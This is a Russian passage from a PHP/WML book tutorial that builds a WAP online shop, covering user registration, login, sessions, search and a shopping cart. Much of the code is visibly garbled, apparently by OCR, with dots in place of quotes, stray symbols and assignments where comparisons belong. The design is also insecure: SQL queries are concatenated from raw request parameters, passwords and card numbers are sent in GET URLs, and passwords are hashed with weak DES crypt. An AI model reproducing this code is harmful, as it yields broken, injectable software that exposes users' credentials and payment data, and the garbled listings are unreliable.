Следующая команда SQL применяется для вставки операций в таблицу Transaction:

```
$insertStmt = "INSERT INTO Transaction(userId, itemNo,
                                         quantity, date, status) VALUES ";
for($i=0; $i < sizeof($transactions) ; $i++) {
    $transaction = $transactions[$i];
    $item = $transaction->getItem();
    $insertStmt = $insertStmt . "('". $transaction->getUserId()
                                . "','" . $item->getItemNo(). "'",
                                '".$transaction->getQuantity()
                                . "','" . $transaction->getDate()
                                . "','" . $transaction->getStatus()
                                . "')";
    if ($i < (sizeof($transactions)-1)) {
        $insertStmt = $insertStmt . ",";
    }
}
```

Выполним команду INSERT:

```
if (!$result = mysql_query($insertStmt, $link)) {
    return new Function_Result("Internal Error: Could not
                               execute SQL Query", null);
}
```

Следующая команда SQL предназначена для обновления сальдо счета клиента:

```
$updateBalanceStmt = "UPDATE UserProfile SET accountBalance = "
                     . $accountBalance . " WHERE userId = "
                     . $this->userId . ....;
```

Выполним команду UPDATE:

```
. if (!$result = mysql_query($updateBalanceStmt, $link)) {
    return new Function_Result("Internal Error: Could not
                               execute SQL Query", null);
}
return new Function_Result(null, null);
}
>
?>
```

## Загрузка пользователей

Сценарий UserFactory.php содержит функции для создания в базе данных новых пользователей и загрузки пользователей из базы данных:

```
<?php
include_once("Common.php");
include_once("CreditCard.php");
```

```
include_once("ShippingAddress.php");
include_once("User.php");
```

Функция `createUser()` создает пользователя в базе данных:

```
function createUser($fname, $lname, $password, $userId,
    $address, $city, $country,
    $zipCode, $gender, $age, :
    $emailId, $phoneNo, $cardType,
    $cardNumber, $cardExpiryDate )
{
```

Получим соединение с базой данных:

```
$functionResult = getDBConnection();
if ($functionResult->returnValue == null) {
    return $functionResult;
}
$link = $functionResult->returnValue;
```

Следующая команда SQL SELECT проверяет, есть ли уже в базе данных пользователь с идентификатором `userId`:

```
$checkUserQuery = "SELECT count(*) FROM UserProfile
    WHERE userId = ..... $userId . ..";
if (!$result = mysql_query($checkUserQuery, $link)) {
    return new Function_Result("Internal Error: Could not
        execute SQL Statement", null);
}

if (!$row = mysql_fetch_row($result)) {
    return new Function_Result("Internal Error: Could not
        fetch row from result", null);
}

if ($row[0] > 0) {
```

Возвратить ошибку, если пользователь существует:

```
    return new Function_Result("User " . $userId . " exists", null);
}
mysql_free_result($result);
```

Следующая команда SQL INSERT вставляет строку с данными пользователя в таблицу `UserProfile`:

```
$insertUserStmt = "INSERT INTO UserProfile(fname, lname, userId,
    password, address, city, country, zipCode,
    gender, age, emailId, phoneNumber, cardNo,
    expiryDate, cardType, accountBalance) VALUES (
    ..... $fname . ., ..... $lname . ., .
    ..... $userId . ., .
```

Обратите внимание, что хеш пароля записывается в базу данных:

```
    . . . . . crypt($password, CRYPT_STD_DES) . . . ,  
    . . . . . $address . . . .  
    . . . . . $city . . . .  
    . . . . . $country . . . .  
. $zipCode. . ,"  
..... $gender . . . .  
. $age . . . .  
..... $emailId . . . .  
..... $phoneNo . . . .  
..... $cardNumber . . . .  
.....  
convertDateToMysqlFormat($cardExpiryDate) . . . ,  
..... $cardType . . . .  
"0")
```

Выполним команду `INSERT`:

```
if (!($result = mysql_query($insertUserStmt, $link))) {
    return new Function_Result("Internal Error: Could not
                                execute sql query", null);
}
return new Function_Result(null, $userId);
```

Функция `loadUser()` загружает из базы данных пользователя `$userId`. Она возвращает объект `User`, соответствующий пользователю:

```
function loadUser($userId)
{
    // Получить соединение с БД
    $functionResult = getDBConnection();
    if ($functionResult->returnValue == null) {
        return $functionResult;
    }
    $link = $functionResult->returnValue;
```

Следующая команда SELECT загружает данные пользователя из базы данных:

```
$selectUserStmt = "SELECT fname, lname, userId,  
                    password, address, city, country, zipCode,  
                    gender, age, emailId, phoneNumber, cardNo,  
                    expiryDate, cardType, accountBalance  
               FROM UserProfile WHERE userId=". "" . $userId . "";
```

Выполним команду SELECT:

```

if (!($row = mysql_fetch_row($result))) {
    return new Function_Result("User " . $userId . " does not
                                exist", null);
}

$firstName = $row[0];
$lastName = $row[1];
$userId = $row[2];
$password = $row[3];

```

Создадим объект Shipping\_Address:

```

$shippingAddress = new Shipping_Address($row[4], $row[5], $row[6],
                                         $row[7]);
$gender = $row[8];
$age = $row[9];
$emailId = $row[10];
$phoneNumber = $row[11];

```

Создадим объект Credit\_Card:

```

$creditCard = new Credit_Card($row[12], $row[14], $row[13]);
$accountBalance = $row[15];

```

Создадим объект User:

```

$user = new User($firstName, $lastName, $userId, $password,
                 $gender, $age, $emailId, $phoneNumber,
                 $accountBalance, $shippingAddress, $creditCard);
mysql_free_result($result);

```

Возвратим объект User:

```

        return new Function_Result(null, $user);
    }
?>

```

## Начальная страница приложения

Первая страница сайта, на которой пользователю предлагается войти в систему или зарегистрироваться на сайте, генерируется сценарием Main.php:

```

<?php
header ("Content-Type: text/vnd.wap.wml");
include("Common.php");
session_set_save_handler("open", "close", "read", "write", "destroy", "gc");
?>

```

Определение типа документа для WML:

```

<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
          "http://www.wapforum.org/DTD/wml_1.1.xml">

```

Вот главная карточка страницы WML:

```
<wml>
  <card id="main">
    <p>
      Welcome to the Shopping Mall
      <br />
      <select ivalue="1">
```

Создадим ссылку для входа в систему. Действие ссылки указывает на карточку входа в систему (#login) на той же странице:

```
    <option title="LOGN">
      <onevent type="onpick">
        <go href="#login"/>
      </onevent>
      Sign In
    </option>
```

Создадим ссылку для регистрации пользователя. Действие ссылки указывает на карточку регистрации (#registration) на той же странице:

```
    <option title="REG">
      <onevent type="onpick">
        <go href="#registration"/>
      </onevent>
      User Registration
    </option>
  </select>
</p>
</card>
```

Карточка входа в систему:

```
<card id="login">
  <p>
```

Создадим поле для ввода идентификатора пользователя. Введенное пользователем значение записывается в переменную \$userId:

```
Use rId:
<input name="userId" title="UserId" type="text"/>
```

Создадим поле типа password для ввода пароля. Введенное пользователем значение записывается в переменную \$password:

```
Password:
<input name="password" title="Password" type="password"/>
```

Определим элемент <do>, который свяжет действие accept с элементом <до>. При нажатии пользователем главной клавиши выбора будет выполнено действие, определенное в элементе <до>:

```
<do type="accept" label="Submit">
```

Определим элемент <go>, который пошлет запрос HTTP GET сценарию Login.php, предав в URL параметры \$userId и \$password:

```
<go method="get"
    href="Login.php?userId=$(userId:escape)&
          password=$(password:escape)"/>
</do>
</P>
</card>
```

Карточка регистрации:

```
<card id="registration">
<p>
```

Создадим поле для ввода имени. Введенное пользователем значение записывается в переменную \$fname. Остальная часть страницы написана по тому же образцу и поочередно запрашивает все значения, указанные в разделе, описывающем таблицы базы данных (за исключением accountBalance):

```
First Name:
<input name="fname" type="text" />
Last Name:
<input name="lname" type="text" />
UserId:
<input name="userId" type="text" />
Password:
<input name="password" type="password" />
Address:
<input name="address" type="text" />
City:
<input name="city" type="text" />
Country:
<input name="country" type="text" />
Zip code:
<input name="zipCode" type="text" format="*N" />
Gender
<select name="gender">
    <option value="Male"> Male </option>
    <option value="Female"> Female </option>
</select>
Age:
<input name="age" type="text" format="*N" />
EmailId:
```

```
<input name="emailId" type="text" />
Phone No:
<input name="phoneNo" type="text" format="NNN NNN NNNN" />
Card Type:
<select name="cardType">
    <option value="Visa"> Visa </option>
    <option value="Master"> Master </option>
    <option value="American Express "> American Express </option>
</select>
Card Number:
<input name="cardNumber" type="text" format="NNNN NNNN NNNN NNNN"/>
Card Expiry Date:
(mm/dd/yyyy)
<input name="cardExpiryDate" type="text" format="NN\NN\NNNN" />
```

Когда пользователь введет сведения о себе, они будут отправлены на сервер и записаны в базу данных. Первый шаг обрабатывается элементом `<do>` типа `accept`. Действие элемента `<do>` заключается в отправке запроса HTTP GET сценарию `CreateUser.php` с передачей значений элементов `<input>` и `<select>` в качестве параметров URL:

```
<do type="accept">
    <p>
        href="CreateUser.php?fname=$(fname:escape)&lname=$(lname:escape)&userId=$(userId:escape)&password=$(password:escape)&address=$(address:escape)&city=$(city:escape)&country=$(country:escape)&zipCode=$(zipCode:escape)&gender=$(gender:escape)&age=$(age:escape)&emailId=$(emailId:escape)&phoneNo=$(phoneNo:escape)&cardType=$(cardType:escape)&cardNumber=$(cardNumber:escape)&cardExpiryDate=$(cardExpiryDate:escape)"/>
    </p>
</do>
</p>
</card>
</wml>
```

## Регистрация нового пользователя

Сценарий `CreateUser.php` создает нового пользователя. Он вызывается из карточки регистрации нового пользователя на главной странице:

```
<?php
include("Common.php");
include("UserFactory.php");
setSessionHandlers();
```

Удалим из параметров URL лишние пробельные символы:

```
$fname = trim($fname);
$lname = trim($lname);
$userId = trim($userId);
$password = trim($password);
$address = trim($address);
```

```
$city = trim($city);
$country = trim($country);
$zipCode = trim($zipCode);
$gender = trim($gender);
$age = trim($age);
$emailId = trim($emailId);
$phoneNo = trim($phoneNo);
$cardType = trim($cardType);
$cardNumber = trim($cardNumber);
$cardExpiryDate = trim($cardExpiryDate);
```

Если какие-нибудь параметры URL пусты, посылаем страницу ошибки:

```
if (($fname == "") || ($lname== "") || ($password == "") ||
    ($userId== "") || ($address== "") || ($city= "") ||
    ($country= "") || ($zipCode= "") || ($gender = ..") ||
    ($age == "") || ($emailId== "") || ($phoneNo == "") ||
    ($cardType== "") || ($cardNumber = "") ||
    ($cardExpiryDate == ""))
{
    sendErrorPage("Error: Not all the form fields are filled");
    exit;
}
```

Вызовем функцию `createUser()`, чтобы создать пользователя:

```
createUser($fname, $lname, $password, $userId,
           $address, $city, $country,
           $zipCode, $gender, $age,
           $emailId, $phoneNo, $cardType,
           $cardNumber, $cardExpiryDate );
?>
```

Мы попадаем сюда, только если пользователь успешно создан. Генерируем страницу WML с сообщением о том, что пользователь создан:

```
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
  "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
  <card>
    <p>
      User <?php echo($userId) ?> created. Go to the
      <a href="main.php#login">Login page</a>
    </p>
  </card>
</wml>
```

## Вход в систему

Сценарий `Login.php` осуществляет аутентификацию пользователя. Этот сценарий вызывается из карточки `login` главной страницы:

```
<?php
include_once("Common.php");
include_once("UserFactory.php");
include_once("ShoppingCart.php");
include_once("User.php");
```

Устанавливаем обработчики сеанса:

```
header("Content-Type: text/vnd.wap.wml");
setSessionHandlers();
```

Удалим лишние пробелы из переменных формы \$userId и \$password:

```
// Проверим, пусты ли переменные формы
$userId = trim($userId);
$password = trim($password);
```

Если \$userId или \$password пусты, посылаем страницу сообщения об ошибке:

```
if (($userId == "") || ($password == "")) {
    sendErrorPage("The username and password you have entered are invalid.
                    Please try again");
    exit;
}
```

Загрузим данные пользователя:

```
$funcResult:= loadUser($userId);
if ($funcResult->returnValue == null) {
    sendErrorPage($functionResult->errorMessage);
    exit;
}
$user = $funcResult->returnValue;
```

Проверим пароль пользователя:

```
if (!$user->checkPassword($password)) {
    sendErrorPage("Invalid Password");
    exit;
}
```

Создадим сеанс PHP:

```
// Создание сеанса пользователя
if (!session_start()) {
    sendErrorPage("Internal Error: Could not create user session");
    exit;
}
```

Сохраним в сеансе значение isAuthenticated:

```
// Регистрируем флаг isAuthenticated
if (!session_register("isAuthenticated")) {
```

```

        sendErrorPage("Internal Error: Could not add isAuthenticated variable
                      to the session");
        exit;
    }
    $isAuthenticated = true;
}

```

**Сохраним в сеансе объект User:**

```

if (!session_register("user")) {
    sendErrorPage("Internal Error: Could not add user variable to the
                  session");
    exit;
}

```

**Создадим объект Shopping\_Cart и сохраним его в сеансе:**

```

$shoppingCart = new Shopping_Cart();
if (!session_register("shoppingCart")) {
    sendErrorPage("Internal Error: Could not add shoppingCart variable to
                  the session");
    exit;
}

```

**Сохраним в сеансе переменную userOrders:**

```

if (!session_register("userOrders")) {
    sendErrorPage("Internal Error: Could not add userOrders variable to the
                  session");
    exit;
}

```

**Сохраним в сеансе переменную \$bookShopContent:**

```

if (!session_register("bookShopContent")) {
    sendErrorPage("Internal Error: Could not add bookShopContent variable
                  to the session");
    exit;
}

```

**Сохраним в сеансе переменную \$musicShopContent:**

```

if (!session_register("musicShopContent")) {
    sendErrorPage("Internal Error: Could not add musicShopContent variable
                  to the session");
    exit;
}

```

**Сохраним в сеансе переменную \$searchContent:**

```

if (!session_register("searchContent")) {
    sendErrorPage("Internal Error: Could not add searchContent variable
                  to the session");
}

```

```
        to the session");
    exit;
}
```

Включим сценарий AppMain.php. Этот сценарий отображает главную страницу приложения:

```
include_once("AppMain.php");
?>
```

## Главная страница приложения

Сценарий AppMain.php показывает главную страницу приложения. Эта страница дает пользователям следующие возможности:

- Осуществлять поиск с помощью различных критериев
- Просматривать список книг, имеющихся в магазине
- Просматривать список музыкальных альбомов, имеющихся в магазине
- Просматривать содержимое корзины покупок
- Подтверждать покупку
- Видеть детали, касающиеся счета
- Выходить из приложения

```
<?php
include_once("Common.php");
include_once("User.php");
setSessionHandlers();
header ("Content-Type: text/vnd.wap.wml" );
```

Если сеанс пользователя не аутентифицирован, послать страницу сообщения об ошибке:

```
- checkSessionAuthenticated();
```

Обнулим значения следующих переменных сеанса:

```
$musicShopContent = null;
$bookShopContent = null;
$searchContent = null;
$userOrders = null;
?>
```

Определим тип документа WML:

```
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
          "http://www.wapforum.org/DTD/wml_11.xml">
<wml>
```

Главная карточка приложения:

```
<card id="main">
<p>
```

Вывод приветствия:

```
Welcome <?php echo($user->getUserId()) .?>.
<select ivalue="1">
```

Создадим ссылку для поиска. Действие ссылки указывает на карточку search той же страницы WML:

```
<option title="SRCH">
<onevent type="onpick">
<go href="#search"/>
</onevent>
Search
</option>
```

Создадим ссылку для просмотра всех названий книг. Действие ссылки указывает на ViewBookShop.php. Обратите внимание, что в URL добавляется строка с идентификатором сеанса:<sup>1</sup>

```
<option title="BOOK">
<onevent type="onpick">
<go
  href="ViewBookShop.php?<?php echo(getSessionIdString()) ?>"/>
</onevent>
Book Shop
</option>
```

Создадим ссылку для просмотра названий всех музыкальных альбомов. Действие ссылки указывает на ViewMusicShop.php:

```
<option title="MUSC">
<onevent type="onpick">
<go
  href="ViewMusicShop.php?<?php echo(getSessionIdString())? >"/>
</onevent>
Music Shop
</option>
```

<sup>1</sup> Если идентификатор сеанса не установлен в cookie, то PHP определяет константу SID, которая аналогична значению, возвращаемому определенной в этой главе функции getSessionIdString(). Таким образом, вызов echo(getSessionIdString()) можно просто заменить на echo SID. Если PHP был собран с опцией --enable\_trans\_sid, и опция session.use\_trans\_sid в php.ini установлена в истинное значение (1 или On), то PHP будет прибавлять SID к относительным URL автоматически. В этом случае достаточно просто выводить ссылку, не прибавляя к ней строку с идентификатором сеанса. - Примеч. науч. ред.

Создадим ссылку для показа содержимого корзины покупок. Действие ссылки указывает на `DisplayCart.php`:

```
<option title="DISP">
    <onevent type="onpick">
        <go href="DisplayCart.php?<?php echo(getSessionIdString()) ?>"/>
    </onevent>
    Display
</option>
```

Создадим ссылку для подтверждения покупки. Действие ссылки указывает на `CheckOut.php`:

```
<option title="COUT">
    <onevent type="onpick">
        <go href="CheckOut.php?<?php echo(getSessionIdString()) ?>"/>
    </onevent>
    Check Out
</option>
```

Создадим ссылку для просмотра подробностей счета. Действие ссылки указывает на `ViewAccountStatus.php`:

```
<option title="ASTAT">
    <onevent type="onpick">
        <go href="ViewAccountStatus.php?<?php echo(getSessionIdString()) ?>"/>
    </onevent>
    Account Status
</option>
```

Создадим ссылку для выхода из приложения. Действие ссылки указывает на `Logout.php`:

```
<option title="LOFF">
    <onevent type="onpick">
        <go href="Logout.php?<?php echo(getSessionIdString()) ?>"/>
    </onevent>
    Logout
</option>
</select>
</p>
</card>
```

Карточка `search`. Эта карточка показывает сообщение о функции поиска:

```
<card id="search">
```

Определим элемент `<do>` типа `options`, который возвращает пользователя на главную карточку приложения:

```
<card id="search">

<do type="options" label="HOME">
    <go href="#main" />
</do>
<p>
    Items can be searched for by title and Author/Performer of
    Book/CD/Cassette
</p>
```

Определим элемент `<do>` типа `accept`, который приводит пользователя на карточку `searchform` той же страницы WML. Обратите внимание, что запрос не посылается серверу, пока происходит перемещение по карточкам на той же самой странице:

```
<do type="accept">
    <go href="#searchForm" />
</do>
</card>
```

**Карточка searchform:**

```
<card id="searchForm">
```

Определим элемент `<do>` типа `options`, который возвращает нас на карточку `main`:

```
<do type="options" label="HOME">
    <go href="#main" />
</do>
<p>
```

Создадим элемент для ввода искомого текста. Переменная `$searchText` будет содержать введенный пользователем текст для поиска:

```
Enter Search Text:
<input name="searchText" type="text"/>
```

Создадим элемент для выбора критерия поиска. Переменная `$searchType` будет содержать выбранный пользователем критерий поиска:

```
Select Search Criteria:
<select name="searchType" ivalue="1">
    <option value="Book by Title">Book by Title</option>
    <option value="Book by Author">Book by Author</option>
    <option value="Music Album by Title">Music Album by Title</option>
    <option value="Music Album by Artist">Music Album by Artist</option>
    <option value="Entire Database">Entire Database</option>
</select>
</p>
```

Определим элемент <do> типа accept. Действие элемента <do> заключается в том, чтобы отправить запрос HTTP GET сценарию DoSearch.php, передав значения searchText и searchType в качестве параметров URL:

```
<do type="accept">
<go
    href="DoSearch.php?searchText=$(searchText:escape)&searchType=$(searchType:escape)&?
    <?php echo(getSessionIdString( )) ?>" />
</do>
</card>
</wml>
```

## Просмотр всех названий книг

Сценарий ViewBookShop.php выводит все названия книг:

```
<?php
header("Content-Type: text/vnd.wap.wml");
include_once("Common.php");
include_once("BookShop.php");
setSessionHandlers();
```

Если сеанс пользователя не аутентифицирован, отправить страницу сообщения об ошибке:

```
checkSessionAuthenticated();
```

Если переменная сеанса \$bookShopContent имеет значение null, значит, обращение к странице происходит впервые. Вспомним, что переменная \$bookShopContent была добавлена в сеанс сценарием Login.php:

```
if (!$bookShopContent) {
```

Переменная \$currentIndex служит индексом в массиве \$bookShopContent. Сценарий PHP показывает на странице WML только три названия книг, начиная с \$currentIndex. Он создает ссылку, которая указывает снова на тот же самый сценарий PHP, чтобы показать остальные названия:

```
$currentIndex=0;
```

Получим товары из книжного магазина, вызвав метод getItems() объекта Book\_Shop:

```
$bookShop = new Book_Shop();
$funcResult = $bookShop->getItems();
if ($funcResult->returnValue== null) {
    sendErrorMessage($funcResult->errorMessage);
    exit;
```

```

        }
        $bookShopContent = $funcResult->returnValue;
    }
?>
```

Определение типа документа WML:

```

<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
          "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="name" >
```

Определим элемент `<do>` типа `options` с меткой `Home`. Элемент `<do>` посыпает запрос HTTP GET сценарию `AppMain.php`. Это дает пользователям возможность в любой момент перейти на главную страницу приложения:

```

<do type="options" label="HOME">
    <go href="AppMain.php?<?php echo(getSessionIdString()) ?>" />
</do>

<p>
    <b> Book Shop Items</b>
```

Элемент `select` для вывода названий книг:

```

<select>
    <?php
        $i = 0;
        $contentSize = sizeof($bookShopContent);
```

Покажем названия книг (максимум три) в виде ссылок. Действие ссылки указывает на карточку WML на той же самой странице WML, на которой содержатся детали, относящиеся к книге:

```

while (($i<3) && ($currentIndex< $contentSize)) {
    generateOptionElement("#". $bookShopContent[
        $currentIndex]->getItemNo(),
        $bookShopContent[
        $currentIndex]->getTitle());
```

Массив `$generateDescCard` содержит список индексов, для которых должна быть сгенерирована карточка вывода:

```

$generateDescCard[] = $currentIndex;
$currentIndex++;
$i++;
}
```

Если больше не осталось названий книг для отображения, генерируется ссылка `View Next Items`, по которой запускается сценарий `ViewBookShop.php`. Пе-

ременная \$currentIndex и строка идентификатора сеанса передаются в качестве параметров URL:

```
if ($currentIndex < $contentSize) {  
    $nextHref = "ViewBookShop.php?currentIndex=".  
    :$currentIndex; . "&". getSessionIdString();  
    generateOptionElement($nextHref, "View Next Items");  
}  
?  
</select>  
</p>  
</card>
```

Для каждого названия книги, показанного на карточке main, генерируется карточка с описанием книги:

```
<?php  
// Вывести описание каждой книги  
for($i=0; $i<sizeof($generateDescCard); $i++) {  
    $itemNo = $bookShopContent[$generateDescCard[$i]]->getItemNo();  
?>
```

Присвоим атрибуту id значение, равное itemNo книги:

```
<card id=<?php echo($itemNo) ?>>
```

Определим элемент <do> типа accept. Действие элемента <do> заключается в отправке запроса HTTP GET сценарию AddToCart.php. Значение itemNo книги и строка идентификатора сеанса передаются в качестве параметров URL. Сценарий AddToCart.php добавляет книгу в корзину покупок пользователя:

```
<do type="accept" label="ADD">  
    <go href="AddToCart.php?selectedItem=<?php echo($itemNo) .  
            "&". getSessionIdString() ?>" />  
</do>
```

Определим элемент <do> типа options, который возвращает нас на карточку main той же страницы:

```
<do type="options" label="BACK">  
    <go href="#main" />  
</do>  
<p>  
<?php
```

Выведем название книги:

```
printf("%s<br>\n",  
      $bookShopContent[$generateDescCard[$i]]->getTitle());
```

**Выведем автора книги:**

```
printf("%s<br>\n",
       $bookShopContent[$generateDescCard[$i]]->getAuthor());
printf("Book<br>\n");
```

**Выведем цену книги:**

```
printf("$$%2.2f\n",
       $bookShopContent[$generateDescCard[$i]]->getPrice());
?>
</p>
</card>
<?php
} //end for
?>
</wml>
```

## Просмотр всех музыкальных альбомов

**Сценарий ViewMusicShop.php выводит все музыкальные альбомы.** Код сценария ViewMusicShop.php аналогичен коду ViewBookShop.php, за исключением того, что ViewMusicShop.php отображает все строки таблицы MusicShop:

```
<?php
header( "Content-Type: text/vnd.wap.wml" );
include_once "Common.php";
include_once "MusicShop.php";
setSessionHandlers();

checkSessionAuthenticated();

if (! $musicShopContent) {
    $currentIndex=0;
    $musicShop = new Music_Shop();
    $funcResult = $musicShop->getItems();
    if ($funcResult->returnValue == null) {
        sendErrorPage($funcResult->errorMessage);
        exit;
    }
    $musicShopContent = $funcResult->returnValue;
}
?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
          "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
<card id="main">
<do type="options" label="HOME">
<go href="AppMain.php?<?php echo(getSessionIdString()) ?>" />
```

```
</do>
<P>
    <b> Music Shop Items</b>
    <select>

<?php
$i = 0;
$contentSize = sizeof($musicShopContent);
while (( $i < 3) && ($currentIndex < $contentSize)) {
    generateOptionElement("#");
    $musicShopContent[$currentIndex]->getItemNo(),
    $musicShopContent[$currentIndex]->getTitle());
    $generateDescCard[] = $currentIndex;
    $currentIndex++;
    $i++;
}
if ($currentIndex < $contentSize) {
    $nextHref = "ViewMusicShop.php?currentIndex=" .
    $currentIndex . "&" . getSessionIdString();
    generateOptionElement($nextHref, "View Next Items");
}
?>
    </select>
</P>
</card>

<?php
// Показать описание каждого альбома
for($i=0; $i<sizeof($generateDescCard); $i++) {
    $itemNo = $musicShopContent[$generateDescCard[$i]]->getItemNo();
?>
<card id= "<?php echo($itemNo) ?>" >
    <do type="accept" label="ADD">
        <go href="AddToCart.php?selectedItem=<?php echo($itemNo .
            "&" . getSessionIdString0) ?>"/>
    </do>
    <do type="options" label="BACK">
        <go href="#main" />
    </do>
</card>
<P>
<?php
printf("%s<br/>\n",
    $musicShopContent[$generateDescCard[$i]]->getTitle());
printf("%s<br/>\n",
    $musicShopContent[$generateDescCard[$i]]->getArtist());
printf("%s<br/>\n",
    $musicShopContent[$generateDescCard[$i]]->getItemType());
printf("$%2.2f\n",
    $musicShopContent[$generateDescCard[$i]]->getPrice());
?>
```

```
</p>
</card>
<?php
    } //end for
?>
</wml>
```

## Поиск

Сценарий PHP `DoSearch.php` осуществляет поиск в названиях книг и музыкальных альбомов. Он отображает результаты поиска:

```
<?php
include_once("Common.php");
include_once("BookShop.php");
include_once("MusicShop.php");

header( "Content-Type: text/vnd.wap.wml" );
setSessionHandlers();
```

Если сеанс пользователя не аутентифицирован, отправить страницу сообщения об ошибке:

```
checkSessionAuthenticated();
```

Если переменная сеанса `$searchContent` имеет нулевое значение, это означает, что обращение к странице происходит впервые:

```
if (!$searchContent) {
    $currentIndex=0;
    $bookShop = new Book_Shop();
    $musicShop = new Music_Shop();
```

Получим результаты поиска, вызвав соответствующие функции `Book_Shop` и `Music_Shop`:

```
if ($searchType == "Book by Title") {
    $searchContent = $bookShop->searchByTitle($searchText);
} else if ($searchType == "Book by Author") {
    $searchContent = $bookShop->searchByAuthor($searchText);
} else if ($searchType == "Music Album by Title") {
    $searchContent = $musicShop->searchByTitle($searchText);
} else if ($searchType == "Music Album by Artist") {
    $searchContent = $musicShop->searchByArtist($searchText);
} else .{.
```

Если в критерии поиска задана вся база данных, объединим результаты поиска в `bookshop` и `musicshop`:

```
$searchContent1 = $musicShop->search($searchText);
$searchContent2 = $bookShop->search($searchText);
```

```

        $searchContent = array_merge($searchContent1, $searchContent2);
    }
}
?>

```

Определение типа документа WML:

```

<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
          "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="main" >

```

Определим элемент `<do>` типа `options` с меткой `HOME`. Действие элемента `<do>` указывает на главную страницу приложения (`AppMain.php`):

```

        <do type="options" label="HOME">
            <go href="AppMain.php?<?php echo(getSessionIdString()) ?>" />
        </do>
        <p>
            <b> Search Results</b> <br />
            <?php
                $contentSize = sizeof($searchContent);

```

Если массив `$searchContents` имеет нулевой размер, выводим сообщение `No Items found`:

```

if ($contentSize == 0) {
    printf("No Items Found! <br/>\n");
} else {

```

Покажем названия (максимум три) из результатов поиска. Действие ссылки указывает на карточку WML на той же странице WML, содержащую описание объекта (книги/CD):

```

printf("<select>\n");
$i = 0;
while (($i<3) && ($currentIndex < $contentSize)) {
    generateOptionElement("#".
        $searchContent[$currentIndex]->getItemNo(),
        $searchContent[$currentIndex]->getTitle());

```

Массив `$generateDescCard` содержит список индексов, для которых требуется создать карточки описания:

```

$generateDescCard[] = $currentIndex;
$currentIndex++;
$i++;
}

```

Если есть еще результаты поиска, которые надо показать, генерируется ссылка `View Next Items`, запускающая сценарий `DoSearch.php`. Значение пере-

менной `$currentIndex` и строка идентификатора сеанса передаются в качестве параметров URL:

```

if ($currentIndex < $contentSize) {
    $nextHref = "DoSearch.php?currentIndex=" .
        $currentIndex . "&" . getSessionIdString();
    generateOptionElement($nextHref, "View Next Items");
}
printf("</select>\n");
?
</p>
</card>
```

Для каждого товара (книги/CD), который показан на карточке `main`, создадим карточку с его описанием:

```

<?php
if ($contentSize > 0) {
    // Показать описание каждого товара
    for($i=0; $i<sizeof($generateDescCard); $i++) {
        $itemNo = $searchContent[$generateDescCard[$i]]->getItemNo();
    }
?>
```

Атрибут `id` элемента карточки устанавливается равным `itemNo` товара:

```
<card id="<?php echo($itemNo) ?>" >
```

Определим элемент `<do>` типа `accept`. Действие элемента `<do>` заключается в отправке запроса HTTP GET сценарию `AddToCart.php`. Значение `itemNo` для книги/CD и строка идентификатора сеанса передаются в качестве параметров URL. Сценарий `AddToCart.php` добавляет товар в корзину покупок пользователя:

```

<do type="accept" label="ADD">
    <go href="AddToCart.php?selectedItem=<?php echo($itemNo .
        "&" . getSessionIdString()) ?>" />
</do>
```

Определим элемент `<do>` типа `options`, который возвращает нас на карточку `main` на той же странице:

```

<do type="options" label="BACK">
    <go href="#main"/>
</do>
<p>
```

Выведем описание товара:

```
<?php
$item = $searchContent[$generateDescCard[$i]];
```

Выведем название:

```
printf("%s<br/>\n", $item->getTitle());
```

Выведем автора книги/исполнителя альбома:

```
if (strcasecmp($item->getItemType(), 'BOOK', 4) == 0) {
    printf("%s<br/>\n", $item->getAuthor());
} else {
    printf("%s<br/>\n", $item->getArtist());
}
```

Выведем тип товара (книга/CD/кассета):

```
printf("%s<br/>\n", $item->getItemType());
```

Выведем цену:

```
printf("$$%2.2f\n", $item->getPrice()); ?>
</p>
</card>
<?php
    > //end for
} //end if :
?>
</wml>
```

## Добавление товаров в корзину покупок

Сценарий PHP AddToCart.php добавляет товар (параметр URL \$selectedItem) в корзину покупок пользователя:

```
<?php
include_once("Common.php");
include_once("BookShop.php");
include_once("MusicShop.php");
•include_once("User.php");

setSessionHandlers();
```

Если сеанс пользователя не аутентифицирован, послать страницу сообщения об ошибке:

```
checkSessionAuthenticated();
```

Возьмем из базы данных описание выбранного товара:

```
$bookShop = new Book_Shop();
$musicShop = new Music_Shop();
$funcResult = $bookShop->getItem($selectedItem);
```

```

if ($funcResult->returnValue == null) {
    if ($funcResult->errorMessage == null) {

```

Если товар не найден в книжном магазине, ищем его в музыкальном магазине:

```

$funcResult = $musicShop->getItem($selectedItem);
if ($funcResult->returnValue == null) {
    sendErrorPage($funcResult->errorMessage);
    exit;
} else {
    $item = $funcResult->returnValue;
}
} else {
    sendErrorPage($funcResult->errorMessage);
    exit;
}
$item = $funcResult->returnValue;
}

```

Добавим товар в корзину покупок пользователя:

```

// Добавим выбранный товар в корзину покупок пользователя
$shoppingCart->addItem($item, 1);
?>

```

Описание типа документа WML:

```

<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
        "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="main">

```

Определим элемент `<do>` типа `options`. Действие элемента `<do>` указывает на главную страницу приложения (`AppMain.php`):

```

        <do type="options" label="HOME">
            <go href="AppMain.php?<?php echo(getSessionIdString()) ?>" />
        </do>
        <p>

```

Выведем сообщение (со ссылкой для просмотра описания выбранного товара), указывающее, что этот товар добавлен в корзину покупок:

```

The item <a href="#details"><?php echo($row[1]) ?></a> has been added
to your cart. <br />

```

Генерируем ссылку для просмотра товаров в корзине покупок:

```

- <a href="DisplayCart.php?<?php echo(getSessionIdString()) ?>">
    Display Cart

```

```
</a>
</p>
</card>
```

Карточка с описанием товара:

```
<card id="details">
```

Определим элемент `<do>` типа `options` для перехода на главную страницу приложения (`AppMain.php`):

```
<do type="options" label="HOME">
    <go href="AppMain.php?<?php echo(getSessionIdString()) ?>" />
</do>
```

